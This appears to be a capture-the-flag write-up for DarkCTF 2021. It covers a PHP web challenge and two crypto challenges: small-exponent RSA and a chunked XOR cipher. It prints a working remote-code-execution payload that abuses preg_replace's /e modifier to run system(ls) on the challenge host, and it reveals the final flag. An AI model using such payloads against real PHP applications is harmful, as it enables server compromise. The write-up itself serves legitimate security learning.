DarkCTF 2021

WEB / Problem EASY PHP

Please note....

Note: This chall does not require any brute forcing

http://easy-php.darkarmy.xyz/

Author: Rosee

The challenge is simply a documentation with no content. I inspected everything I could and find nothing useful. Then it reminds me of:

About /robots.txt

In a nutshell


Web site owners use the /robots.txt file to give instructions about their site to web robots; this is called *The Robots Exclusion Protocol*.

It works likes this: a robot wants to vists a Web site URL, say http://www.example.com/welcome.html. Before it does so, it firsts checks for http://www.example.com/robots.txt, and finds:

Then I go to: http://easy-php.darkarmy.xyz/robots.txt

then I get: ?lmao

So I go to http://easy-php.darkarmy.xyz/?lmao and get the source code:



```php
<?php
require_once 'config.php';

$text = "Welcome DarkCON CTF !!";

if (isset($_GET['lmao'])) {
    highlight_file(__FILE__);
    exit;
}
else {
    $payload = $_GET['bruh'];
    if (isset($payload)) {
        if (is_payload_danger($payload)) {
            die("Amazing Goob JOb You :) ");
        }
        else {
            echo preg_replace($_GET['nic3'], $payload, $text);
        }
    }
    echo $text;
}
?>
```

Under the preg_replace function, it finds nic3 in $text and replace with $payload. So we have: http://easy-php.darkarmy.xyz/?nic3=/Welcome/e&bruh=System(ls)


Then we get the flag.

CRYPTO / Take it easy

You are given a zipped file. Unzip the file, you get *"getkey.txt"* and *"TRYME.zip"* . The text file looks like this:

- ct = ciphertext

This is a RSA problem.



```
┌──(kali㉿kali)-[~/Desktop/darkCTF]
└─$ cat getkey.txt
n = 147310848610710067833452759772211595299756697892124273309283511558003008852730467644332450478086759935097628336530735
6071689041296997522660567218794518405064814437453405099353334118358375484853620307931409724348733940725788519224705073872
25635362369992377666988296887264210876834248525673247346510754984183551
ct = 43472086389850415096247084780348896011812363316852707174406536413629129
e = 3

┌──(kali㉿kali)-[~/Desktop/darkCTF]
└─$ 
```


In RSA, we know that: $c \equiv m^e \ (mod\ n)$ (c = ciphertext, m = plaintext, e is a part of public key).

The hint here is: $a\ mod\ b \equiv a$ when a < b.


Since **ct < n:**

=> $\mathrm{c\ mod\ n} \equiv \mathrm{c}$ => $\mathrm{c} = m^e$

With m decoded, we have the plaintext which is the password to unzip TRYME.zip to get two files:




```python
#!/usr/bin/env python3

from struct import pack, unpack
flag = b'darkCON{XXXXXXXXXXXXXXXXXXX}'

def Tup_Int(chunk):
	return unpack("I",chunk)[0]

chunks = [flag[i*4:(i+1)*4] for i in range(len(flag)//4)]
ciphertext = ""

f = open('cipher.txt','w')
for i in range(len(chunks) - 2):
	block = pack("I", Tup_Int(chunks[i]) ^ Tup_Int(chunks[i+2]))
	ciphertext = 'B' + str(i) + ' : ' + str(block) + '\n'
	f.write(ciphertext)
```



```
B0 : b'\nQ&4'
B1 : b"\x17'\x0e\x0f"
B2 : b'1X5\r'
B3 : b'072E'
B4 : b'\x18\x00\x15/'
```

The flag is divided into chunks:



```
┌──(kali㉿kali)-[~/Desktop/darkCTF]
└─$ python3 test2.py
[b'dark', b'CON{', b'XXXX', b'XXXX', b'XXXX', b'XXXX', b'XXX}']
```

What this function does is : it divided the flags into 7 chunks, and $\boldsymbol{Block} = \boldsymbol{chunk_i}$ **XOR** $\boldsymbol{chunk_{i+2}}$.
We know the first two chunks $\mathbf{dark}$ and $\mathbf{CON}${ with XORed ciphertext chunks are given.

We know for a fact that: $\mathbf{a}\ \ \mathbf{XOR}\ \ \mathbf{b} = \boldsymbol{c}$ -> $\mathbf{b} = \mathbf{a}\ \ \mathbf{XOR}\ \ \mathbf{c}$.

Hence we can get the flag: darkCON{n0T_Th@t_haRd_r1Ght}